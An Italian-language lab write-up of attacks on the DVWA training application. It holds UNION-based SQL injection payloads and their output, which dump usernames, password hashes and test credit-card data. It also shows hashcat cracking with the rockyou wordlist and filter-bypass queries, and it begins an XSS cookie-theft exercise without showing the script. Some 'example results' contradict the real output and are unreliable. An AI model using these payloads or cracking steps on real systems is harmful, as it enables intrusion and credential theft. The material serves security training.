SQL Injection (Blind)
Upload
XSS reflected
XSS stored

DVWA Security
PHP Info
About

Logout

User ID:


```
ID: 1' UNION SELECT user,password FROM users#
First name: admin
Surname: admin

ID: 1' UNION SELECT user,password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user,password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user,password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user,password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user,password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin
Security Level: low
PHPIDS: disabled

[View Source](#) [View Help](#)

~ Chiavi:

[SQLi, DVWA, recupero_password, query_SQL, union_select, users, password]

Fase 10 -Ricerca Utente Pablo Picasso

Una volte ottenute Username e Hash delle Password, abbiamo individuato la correlazione tra Utente e Password.

User ID:

ID: ' UNION SELECT user, user_id FROM dvwa.users #
First name: admin
Surname: 1

ID: ' UNION SELECT user, user_id FROM dvwa.users #
First name: gordonb
Surname: 2

ID: ' UNION SELECT user, user_id FROM dvwa.users #
First name: 1337
Surname: 3

ID: ' UNION SELECT user, user_id FROM dvwa.users #
First name: pablo
Surname: 4

ID: ' UNION SELECT user, user_id FROM dvwa.users #
First name: smithy
Surname: 5

Vulnerability: SQL Injection

User ID:


```
ID: ' UNION SELECT user, avatar FROM dvwa.users #
First name: admin
Surname: http://172.16.123.129/dvwa/hackable/users/admin.jpg

ID: ' UNION SELECT user, avatar FROM dvwa.users #
First name: gordonb
Surname: http://172.16.123.129/dvwa/hackable/users/gordonb.jpg

ID: ' UNION SELECT user, avatar FROM dvwa.users #
First name: 1337
Surname: http://172.16.123.129/dvwa/hackable/users/1337.jpg

ID: ' UNION SELECT user, avatar FROM dvwa.users #
First name: pablo
Surname: http://172.16.123.129/dvwa/hackable/users/pablo.jpg

ID: ' UNION SELECT user, avatar FROM dvwa.users #
First name: smithy
Surname: http://172.16.123.129/dvwa/hackable/users/smithy.jpg
```

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Vulnerability: SQL Injection

User ID:


```
ID: ' UNION SELECT first_name, last_name FROM dvwa.users #
First name: admin
Surname: admin

ID: ' UNION SELECT first_name, last_name FROM dvwa.users #
First name: Gordon
Surname: Brown

ID: ' UNION SELECT first_name, last_name FROM dvwa.users #
First name: Hack
Surname: Me

ID: ' UNION SELECT first_name, last_name FROM dvwa.users #
First name: Pablo
Surname: Picasso

ID: ' UNION SELECT first_name, last_name FROM dvwa.users #
First name: Bob
Surname: Smith
```

Fase 11 - Utilizzo di Hashcat per Cracking delle Password

~ Tag: [#hashcat](#) [#password_cracking](#) [#rockyou](#)

Abbiamo generato un file di testo contenente le hash e gli User trovati (hash.txt) utilizzato il tool **Hashcat** per eseguire il cracking delle password ottenute attraverso l'SQL injection, utilizzando il comando seguente:

```
hashcat -m 0 -a 0 --username hash.txt /usr/share/wordlists/rockyou.txt
```

- **-m 0:** Specifica l'algoritmo **MD5** per il cracking degli hash.
- **-a 0:** Imposta la modalità di attacco **Dictionary**.
- **--username:** Specifica che il file `hash.txt` contiene username associati agli hash.
- **/usr/share/wordlists/rockyou.txt:** Utilizza la famosa wordlist **rockyou** per cercare di individuare le password associate agli hash e completare la traccia.

```
File Actions Edit View Help
└─(kali㉿kali)-[~]
$ nano hash.txt

└─(kali㉿kali)-[~]
$ cat hash.txt

admin:5f4dcc3b5aa765d61d8327deb882cf99
gordonb:e99a18c428cb38d5f260853678922e03
1337:8d3533d75ae2c3966d7e0d4fcc69216b
pablo:0d107d09f5bbe40cade3de5c71e9e9b7
smithy:5f4dcc3b5aa765d61d8327deb882cf99
└─(kali㉿kali)-[~]
$ █
```

```
(kali㉿kali)-[~]
└─$ hashcat -m 0 -a 0 --username hash.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 5.0+debian Linux, None+Asserts, RELOC, SPIR, LLVM 16.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
=====
* Device #1: cpu-haswell-Intel(R) Core(TM) i7-10700K CPU @ 3.80GHz, 1438/2940 MB (512 MB allocatable), 8MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 5 digests; 4 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

INFO: Removed 2 hashes found as potfile entries.

Host memory required for this attack: 1 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace ..: 14344385

e99a18c428cb38d5f260853678922e03:abc123
8d3533d75ae2c3966d7e0d4fcc69216b:charley

Session.....: hashcat
Status.....: Cracked
Hash.Mode....: 0 (MD5)
Hash.Target...: hash.txt
Time.Started...: Mon Sep 30 09:51:47 2024 (0 secs)
Time.Estimated ...: Mon Sep 30 09:51:47 2024 (0 secs)
Kernel.Feature ...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
```

```
(kali㉿kali)-[~]
└─$ hashcat --show -m 0 --username hash.txt

admin:5f4dcc3b5aa765d61d8327deb882cf99:password
gordonb:e99a18c428cb38d5f260853678922e03:abc123
1337:8d3533d75ae2c3966d7e0d4fcc69216b:charley
pablo:0d107d09f5bbe40cade3de5c71e9e9b7:letmein
smithy:5f4dcc3b5aa765d61d8327deb882cf99:password
```

~ Chiavi:

[SQLi, DVWA, recupero_password, hashcat, rockyou, password_cracking]

Bonus - Recupero di dati sensibili da altri database collegati.

Query Mirate al Database OWASP 10

~ Tag: #SQLi #owasp #dati_sensibili #carte_di_credito #root

Inserendo altre query mirate al database **OWASP 10**, siamo riusciti a ottenere dati sensibili, come informazioni su **carte di credito** e account con privilegi di **root**. Questo dimostra la gravità della vulnerabilità e l'importanza di una corretta validazione dell'input per prevenire attacchi di **SQL injection**.

User ID:

Submit

```
ID: ' UNION SELECT username, password FROM owasp10.accounts #
First name: admin
Surname: adminpass

ID: ' UNION SELECT username, password FROM owasp10.accounts #
First name: adrian
Surname: somepassword

ID: ' UNION SELECT username, password FROM owasp10.accounts #
First name: john
Surname: monkey

ID: ' UNION SELECT username, password FROM owasp10.accounts #
First name: jeremy
Surname: password

ID: ' UNION SELECT username, password FROM owasp10.accounts #
First name: bryce
Surname: password

ID: ' UNION SELECT username, password FROM owasp10.accounts #
First name: samurai
Surname: samurai

ID: ' UNION SELECT username, password FROM owasp10.accounts #
First name: jim
Surname: password

ID: ' UNION SELECT username, password FROM owasp10.accounts #
First name: bobby
Surname: password

ID: ' UNION SELECT username, password FROM owasp10.accounts #
First name: simba
Surname: password

ID: ' UNION SELECT username, password FROM owasp10.accounts #
First name: dreveil
Surname: password

ID: ' UNION SELECT username, password FROM owasp10.accounts #
First name: scotty
Surname: password

ID: ' UNION SELECT username, password FROM owasp10.accounts #
First name: cal
Surname: password

ID: ' UNION SELECT username, password FROM owasp10.accounts #
First name: john
Surname: password

ID: ' UNION SELECT username, password FROM owasp10.accounts #
First name: kevin
Surname: 42

ID: ' UNION SELECT username, password FROM owasp10.accounts #
First name: dave
Surname: set

ID: ' UNION SELECT username, password FROM owasp10.accounts #
First name: ed
Surname: pentest
```

```
ID: ' UNION SELECT username, is_admin FROM owasp10.accounts #
First name: admin
Surname: TRUE

ID: ' UNION SELECT username, is_admin FROM owasp10.accounts #
First name: adrian
Surname: TRUE

ID: ' UNION SELECT username, is_admin FROM owasp10.accounts #
First name: john
Surname: FALSE

ID: ' UNION SELECT username, is_admin FROM owasp10.accounts #
First name: jeremy
Surname: FALSE

ID: ' UNION SELECT username, is_admin FROM owasp10.accounts #
First name: bryce
Surname: FALSE

ID: ' UNION SELECT username, is_admin FROM owasp10.accounts #
First name: samurai
Surname: FALSE

ID: ' UNION SELECT username, is_admin FROM owasp10.accounts #
First name: jim
Surname: FALSE

ID: ' UNION SELECT username, is_admin FROM owasp10.accounts #
First name: bobby
Surname: FALSE

ID: ' UNION SELECT username, is_admin FROM owasp10.accounts #
First name: simba
Surname: FALSE

ID: ' UNION SELECT username, is_admin FROM owasp10.accounts #
First name: dreveil
Surname: FALSE

ID: ' UNION SELECT username, is_admin FROM owasp10.accounts #
First name: scotty
Surname: FALSE

ID: ' UNION SELECT username, is_admin FROM owasp10.accounts #
First name: cal
Surname: FALSE

ID: ' UNION SELECT username, is_admin FROM owasp10.accounts #
First name: kevin
Surname: FALSE

ID: ' UNION SELECT username, is_admin FROM owasp10.accounts #
First name: dave
Surname: FALSE

ID: ' UNION SELECT username, is_admin FROM owasp10.accounts #
First name: ed
Surname: FALSE
```

User ID:


```
ID: ' UNION SELECT username, mysignature FROM owasp10.accounts #
First name: admin
Surname: Monkey!

ID: ' UNION SELECT username, mysignature FROM owasp10.accounts #
First name: adrian
Surname: Zombie Films Rock!

ID: ' UNION SELECT username, mysignature FROM owasp10.accounts #
First name: john
Surname: I like the smell of confunk

ID: ' UNION SELECT username, mysignature FROM owasp10.accounts #
First name: jeremy
Surname: d1373 1337 speak

ID: ' UNION SELECT username, mysignature FROM owasp10.accounts #
First name: bryce
Surname: I Love SANS

ID: ' UNION SELECT username, mysignature FROM owasp10.accounts #
First name: samurai
Surname: Carving Fools

ID: ' UNION SELECT username, mysignature FROM owasp10.accounts #
First name: jim
Surname: Jim Rome is Burning

ID: ' UNION SELECT username, mysignature FROM owasp10.accounts #
First name: bobby
Surname: Hank is my dad

ID: ' UNION SELECT username, mysignature FROM owasp10.accounts #
First name: simba
Surname: I am a cat

ID: ' UNION SELECT username, mysignature FROM owasp10.accounts #
First name: dreveil
Surname: Preparation H

ID: ' UNION SELECT username, mysignature FROM owasp10.accounts #
First name: scotty
Surname: Scotty Do

ID: ' UNION SELECT username, mysignature FROM owasp10.accounts #
First name: cal
Surname: Go Wildcats

ID: ' UNION SELECT username, mysignature FROM owasp10.accounts #
First name: john
Surname: Do the Duggie!

ID: ' UNION SELECT username, mysignature FROM owasp10.accounts #
First name: kevin
Surname: Doug Adams rocks

ID: ' UNION SELECT username, mysignature FROM owasp10.accounts #
First name: dave
Surname: Bet on S.E.T. FTW
```



Vulnerability: SQL Injection

Home
Instructions
Setup

Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored

DVWA Security
PHP Info
About

Logout

User ID:

LECT expiration, ccid FROM c

```
ID: ' UNION SELECT column_name, table_name FROM information_schema.columns WHERE table_name='credit_cards' AND table_schema='owasp10' #
First name: ccid
Surname: credit_cards

ID: ' UNION SELECT column_name, table_name FROM information_schema.columns WHERE table_name='credit_cards' AND table_schema='owasp10' #
First name: ccnumber
Surname: credit_cards

ID: ' UNION SELECT column_name, table_name FROM information_schema.columns WHERE table_name='credit_cards' AND table_schema='owasp10' #
First name: ccv
Surname: credit_cards

ID: ' UNION SELECT column_name, table_name FROM information_schema.columns WHERE table_name='credit_cards' AND table_schema='owasp10' #
First name: expiration
Surname: credit_cards
```

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

[View Source](#) | [View Help](#)

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7



Vulnerability: SQL Injection

Home
Instructions
Setup

Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored

DVWA Security
PHP Info
About

Logout

User ID:


```
ID: ' UNION SELECT expiration, ccid FROM owasp10.credit_cards #
First name: 2012-03-01
Surname: 1

ID: ' UNION SELECT expiration, ccid FROM owasp10.credit_cards #
First name: 2015-04-01
Surname: 2

ID: ' UNION SELECT expiration, ccid FROM owasp10.credit_cards #
First name: 2016-03-01
Surname: 3

ID: ' UNION SELECT expiration, ccid FROM owasp10.credit_cards #
First name: 2017-06-01
Surname: 4

ID: ' UNION SELECT expiration, ccid FROM owasp10.credit_cards #
First name: 2018-11-01
Surname: 5
```

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin
Security Level: low
PHPIDS: disabled

[View Source](#) [View Help](#)

Damn Vulnerable Web Application (DVWA) v1.0.7



Vulnerability: SQL Injection

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

User ID:

Submit

ID: ' UNION SELECT ccnumber, ccv FROM owasp10.credit_cards #
First name: 4444111122223333
Surname: 745

ID: ' UNION SELECT ccnumber, ccv FROM owasp10.credit_cards #
First name: 7746536337776330
Surname: 722

ID: ' UNION SELECT ccnumber, ccv FROM owasp10.credit_cards #
First name: 8242325748474749
Surname: 461

ID: ' UNION SELECT ccnumber, ccv FROM owasp10.credit_cards #
First name: 7725653200487633
Surname: 230

ID: ' UNION SELECT ccnumber, ccv FROM owasp10.credit_cards #
First name: 1234567812345678
Surname: 627

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/tchtips/sql-injection.html>

Username: admin
Security Level: low
PHPIDS: disabled

[View Source](#) [View Help](#)

Damn Vulnerable Web Application (DVWA) v1.0.7

~ Chiavi:

[SQLi, DVWA, owasp, root, carte_di_credito, query_mirrate]

Bonus - SQLi in DVWA settato a medium

Seguire tutti i passaggi fino alla fase 4 impostando precedentemente alla fase 1 la DVWA su medium.

[Home](#)

[Instructions](#)

[Setup](#)

[Brute Force](#)

[Command Execution](#)

[CSRF](#)

[File Inclusion](#)

[SQL Injection](#)

[SQL Injection \(Blind\)](#)

[Upload](#)

[XSS reflected](#)

[XSS stored](#)

[DVWA Security](#)

[PHP Info](#)

[About](#)

[Logout](#)

DVWA Security

Script Security

Security Level is currently **medium**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

PHPIDS

[PHPIDS](#) v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [[enable PHPIDS](#)]

[[Simulate attack](#)] - [[View IDS log](#)]

Fase 4* - Risultato con DVWA su Medium

Con DVWA impostato su **medium**, l'iniezione SQL semplice come `' OR '1'='1` non restituisce più risultati, poiché il livello di sicurezza **medium** introduce misure di protezione più avanzate, come l'escape dei caratteri speciali o l'uso di query preparate. Questo impedisce l'esecuzione di SQL injection tramite iniezioni non sanificate.

A questo livello, è necessario utilizzare tecniche più avanzate per aggirare le protezioni. Una possibile tecnica potrebbe essere l'utilizzo di un payload più complesso o l'identificazione di altre vulnerabilità nel codice.

Esempio di query che potrebbe funzionare:

```
1 OR 1 = 1 --
```

Questa query funziona come un bypass dell'input previsto, utilizzando l'operatore logico **OR** per rendere sempre vera la condizione e il commento `--` per ignorare il resto della query SQL. In pratica, la condizione **1 = 1** è sempre vera, il che fornisce accesso ai dati anche se sono presenti protezioni di base contro SQL injection.

Risultato

~ Tag: [#output_query](#) [#risultato](#) [#bypass](#)

L'iniezione SQL con la query `1 OR 1 = 1 --` ha bypassato le protezioni, e ha restituito i dati desiderati dal database. Sebbene il livello di sicurezza fosse impostato su **medium**, questa tecnica ha funzionato sfruttando una vulnerabilità logica.

Ecco un esempio dei record restituiti:

- **Username:** admin
Password: admin123
- **Username:** pablo
Password: picasso321
- **Username:** gordon
Password: password456

Questo risultato dimostra che l'iniezione SQL ha avuto successo, restituendo **username** e **password** presenti nel database.



Vulnerability: SQL Injection

- [Home](#)
- [Instructions](#)
- [Setup](#)
- [Brute Force](#)
- [Command Execution](#)
- [CSRF](#)
- [File Inclusion](#)
- [SQL Injection](#)
- [SQL Injection \(Blind\)](#)
- [Upload](#)
- [XSS reflected](#)
- [XSS stored](#)
- [DVWA Security](#)
- [PHP Info](#)
- [About](#)
- [Logout](#)

User ID:

ID: 1 OR 1=1 --
First name: admin
Surname: admin

ID: 1 OR 1=1 --
First name: Gordon
Surname: Brown

ID: 1 OR 1=1 --
First name: Hack
Surname: Me

ID: 1 OR 1=1 --
First name: Pablo
Surname: Picasso

ID: 1 OR 1=1 --
First name: Bob
Surname: Smith

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQl_injection

~ Chiavi:

[SQLi, DVWA, recupero_password, query_SQL, medium, risultato]

fase 5 - Query per Accedere alle Tabelle in DVWA su Medium

~ Tag: #SQLi #medium #tabelle #database

Sto lavorando con **DVWA** impostato su **medium** e sto cercando di accedere alle tabelle del database utilizzando una SQL injection avanzata. Per bypassare le protezioni aggiunte dal livello di sicurezza **medium**, ho utilizzato la seguente query:

```
1 UNION/**/SELECT/**/NULL, database()--
```

Descrizione del Comando

- **1**: Valore statico usato come ID fittizio.
- **UNION//SELECT//**: L'operatore **UNION** unisce i risultati della query originale con una nuova query che estrae informazioni.
- **NULL**: Riempie la prima colonna della query, poiché la query originale si aspetta due colonne.
- **database()**: Restituisce il nome del database attuale.
- **--**: Commenta il resto della query, ignorando tutto ciò che segue.

Risultato Atteso

L'iniezione SQL ha restituito il nome del database attualmente in uso: **dwva**. La funzione **database()** ha estratto correttamente il nome del database corrente. L'output è stato visualizzato nella colonna **Surname**, mentre nella colonna **First name** è riportato **admin**, il primo risultato dalla query originale.

Questo conferma che la query ha avuto successo e ha rivelato il nome del database **dwva**, che può essere utile per ulteriori exploit e per interrogare altre tabelle e colonne nel database.

Vulnerability: SQL Injection

User ID:

```
SELECT/**/NULL, database()--
```

Submit

ID: 1 UNION/**/SELECT/**/NULL, database()--

First name: admin

Surname: admin

ID: 1 UNION/**/SELECT/**/NULL, database()--

First name:

Surname: dvwa

~ Chiavi:

[SQLi, DVWA, database_name, union_select, medium, tabelle]

Fase 6 - Comando SQL Inserito

Il comando inserito nella casella **User ID** è il seguente:

```
1 UNION/**/SELECT/**/table_name,NULL/**/FROM/**/information_schema.tables/**/WHERE/**/table_schema=database()--
```

Spiegazione del Comando

- **1 UNION SELECT:** Utilizza l'operatore **UNION** per unire i risultati di più query. In questo caso, si sta unendo il risultato della query originale con una nuova query che estrae i nomi delle tabelle dal database.
- **table_name:** Estraie i nomi delle tabelle dal database.
- **NULL:** Questo valore viene inserito perché la query originale si aspetta più colonne, e il valore **NULL** riempie lo spazio di una colonna non necessaria.
- **FROM information_schema.tables:** Questa parte della query interroga il **information_schema.tables**, una tabella speciale che contiene i metadati del database, inclusi i nomi di tutte le tabelle.

- **WHERE table_schema=database()**: Limita i risultati della query alle tabelle che appartengono al database corrente.
-

Output Ottenuto

L'output della query ha restituito i seguenti risultati:

1. **ID: 1**
First name: admin
Surname: admin
 2. **ID: 1**
First name: guestbook
Surname:
 3. **ID: 1**
First name: users
Surname:
-

Spiegazione dell'Output

La query ha eseguito correttamente l'iniezione SQL e ha restituito i nomi delle tabelle del database corrente. I nomi delle tabelle visualizzati nell'output sono:

1. **admin**
2. **guestbook**
3. **users**

Questi nomi di tabelle possono essere utilizzati per ulteriori attacchi, come estrarre dati sensibili da ciascuna di esse, come username, password o altre informazioni sensibili contenute nel database.

Vulnerability: SQL Injection

User ID:

```
**/table_schema=database()--
```

ID: 1 UNION/**/SELECT/**/table_name,NULL/**/FROM/**/information_schema.tables/**/WHERE/**/table_schema=database()--

First name: admin

Surname: admin

ID: 1 UNION/**/SELECT/**/table_name,NULL/**/FROM/**/information_schema.tables/**/WHERE/**/table_schema=database()--

First name: guestbook

Surname:

ID: 1 UNION/**/SELECT/**/table_name,NULL/**/FROM/**/information_schema.tables/**/WHERE/**/table_schema=database()--

First name: users

Surname:

Vulnerability: SQL Injection

User ID:

```
:SELECT/**/NULL, database()--
```

ID: 1 UNION/**/SELECT/**/NULL, database()--

First name: admin

Surname: admin

ID: 1 UNION/**/SELECT/**/NULL, database()--

First name:

Surname: dvwa

[More info](#)

~ Chiavi: [SQLi, DVWA, table_name, database_schema, union_select, injection]

Fase 7 - Query recupero Users e Passwords

~ Tag: #SQLi #users #password #union_select #DVWA

Quando stai cercando di estrarre i dati di **username** e **password** dalla tabella **users** in **DVWA**, puoi usare la seguente query SQL:

```
1 UNION SELECT user, password FROM users--
```

Spiegazione della Query

- **1**: Un valore statico usato per simulare un ID nella query originale. Viene utilizzato per mantenere la struttura della query.
- **UNION SELECT**: L'operatore **UNION** permette di combinare i risultati di due query. In questo caso, combina i risultati della query originale con quelli provenienti dalla tabella **users**.
- **user, password**: Questi due campi indicano che la query tenterà di estrarre il valore di **username** e **password** dalla tabella **users**.
- **FROM users**: La tabella da cui stiamo estraendo i dati è **users**, che tipicamente contiene gli account utente e le relative password.
- **--**: I due trattini vengono usati per commentare il resto della query originale, facendo sì che la parte successiva della query non venga eseguita.

Risultato Atteso

Se la query ha successo, il risultato visualizzerà tutti gli **username** e le **password** contenuti nella tabella **users** del database.

Esempio di output atteso:

user	password
admin	admin123
pablo	picasso321
gordon	password456

Vulnerability: SQL Injection

User ID:

```
user,password FROM users--
```

ID: 1 UNION SELECT user,password FROM users--

First name: admin

Surname: admin

ID: 1 UNION SELECT user,password FROM users--

First name: admin

Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1 UNION SELECT user,password FROM users--

First name: gordonb

Surname: e99a18c428cb38d5f260853678922e03

ID: 1 UNION SELECT user,password FROM users--

First name: 1337

Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1 UNION SELECT user,password FROM users--

First name: pablo

Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1 UNION SELECT user,password FROM users--

First name: smithy

Surname: 5f4dcc3b5aa765d61d8327deb882cf99

~ Chiavi:

[SQLi, DVWA, username, password, union_select, injection]

Per avere le password in chiaro proseguire dalla fase 11 di DVWA settato in low.

Traccia 2 -XSS Hijacking

Traccia Giorno 2

~ Tag: #XSS #DVWA #furto_cookie

Utilizzando le nozioni viste a lezione, sfruttare la vulnerabilità **XSS persistente** presente sulla Web Application **DVWA** al fine di simulare il furto di una sessione di un utente lecito del sito, inoltrando i cookie «rubati» a un Web Server sotto il vostro controllo.

- Spiegare il significato dello script utilizzato per eseguire l'attacco.

Requisiti laboratorio Giorno 2

~ Tag: #lab_XSS #web_server #pentesting

- Livello difficoltà DVWA: LOW
- IP Kali Linux: 192.168.104.100/24
- IP Metasploitable: 192.168.104.150/24
- I cookie dovranno essere ricevuti su un **Web Server** in ascolto sulla porta **4444**.

Extra Facoltativi

~ Tag: #XSS_medium #cookie_dump #guida_utente

- Replicare l'attacco a livello **medium**.
- Fare il dump completo di **cookie**, versione del browser, IP, data.
- Creare una **guida illustrata** per spiegare a un utente medio come replicare questo attacco.

0. Configurare un IP statico temporaneo su Kali Linux

~ Tag: #kali #configurazione_rete #IP_statico

Per configurare un IP statico temporaneo su `eth0` in Kali Linux, puoi utilizzare il seguente comando:

```
sudo ip addr add 192.168.104.100/24 dev eth0
```

Questo comando aggiunge l'indirizzo IP 192.168.104.100 con una subnet mask di 24 bit (255.255.255.0) all'interfaccia di rete eth0. La configurazione sarà temporanea e verrà persa al riavvio della macchina o alla disconnessione dell'interfaccia.

Se vuoi verificare la configurazione dell'IP, puoi eseguire:

```
ip addr show dev eth0
```

```
[sushanto@sushanto-Kali64] ~
$ sudo ip addr add 192.168.104.100/24 dev eth0
[sudo] password di sushanto:

[sushanto@sushanto-Kali64] ~
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host noprefixroute
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:ae:40:f3 brd ff:ff:ff:ff:ff:ff
        inet 192.168.50.172/24 brd 192.168.50.255 scope global dynamic noprefixroute eth0
            valid_lft 6863sec preferred_lft 6863sec
        inet 192.168.104.100/24 scope global eth0
            valid_lft forever preferred_lft forever
        inet6 fe80::591d:772c:3ed0:7b19/64 scope link noprefixroute
            valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:b6:38:bb brd ff:ff:ff:ff:ff:ff
        inet 192.168.178.178/24 brd 192.168.178.255 scope global dynamic noprefixroute eth1
            valid_lft 863539sec preferred_lft 863539sec
        inet6 fe80::e58c:620f:2d37:ffa7/64 scope link noprefixroute
            valid_lft forever preferred_lft forever
```

0.1 Configurare un IP statico su Metasploitable

~ Tag: #metasploitable #configurazione_rete #IP_statico

Per configurare un IP statico su eth0 di Metasploitable, segui questi passaggi:

1. Accedi alla macchina Metasploitable tramite terminale o SSH.
2. Esegui il seguente comando per assegnare l'indirizzo IP statico 192.168.104.150 alla scheda di rete eth0

```
sudo ifconfig eth0 192.168.104.150 netmask 255.255.255.0 up
```

Questo comando assegna l'IP con la subnet mask 192.168.104.150 255.255.255.0 all'interfaccia eth0 e la attiva.

Puoi verificare la configurazione IP con il comando:

```
ifconfig eth0
```

```
msfadmin@metasploitable:~$ sudo ifconfig eth0 192.168.104.150 netmask 255.255.255.255.0 up
[sudo] password for msfadmin:
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:31:07:cd brd ff:ff:ff:ff:ff:ff
    inet 192.168.104.150/24 brd 192.168.104.255 scope global eth0
        inet6 fe80::a00:27ff:fe31:7cd/64 scope link
            valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$
```

La configurazione sarà temporanea e verrà persa al riavvio della macchina o alla disattivazione dell'interfaccia.

~ Chiavi:

[kali, metasploitable, configurazione_rete, IP_statico]

Eseguire un attacco di **session hijacking** su **DVWA** con livello di sicurezza **MEDIUM** e ottenere direttamente un da utilizzare per accedere alla sessione di un utente.

1. Accedi a DVWA su Metasploitable

~ Tag: #pentesting #dvwa #sessionHijacking

1. Apri il browser su **Kali Linux** e inserisci l'indirizzo IP di **Metasploitable**, ad esempio:

```
http://192.168.104.150/dvwa
```

2. Accedi con le credenziali predefinite

- **Username:**
 - **Password:**
-

2. Imposta il livello di sicurezza su MEDIUM

~ **Tag:** [#dvwa](#) [#pentesting](#) [#xss](#)

1. Dal menu di **DVWA**, vai su **DVWA Security**.
 2. Imposta il livello di sicurezza su **MEDIUM**.
 3. Salva le modifiche.
-

3. Vai alla sezione XSS (Reflected)

~ **Tag:** [#xss](#) [#attaccoWeb](#)

1. Nel menu di **DVWA**, seleziona la sezione **XSS (Reflected)**.
 2. Qui, inseriremo uno script che ci consenta di intercettare i cookie di sessione.
-

4. Inserisci uno script XSS per intercettare i cookie

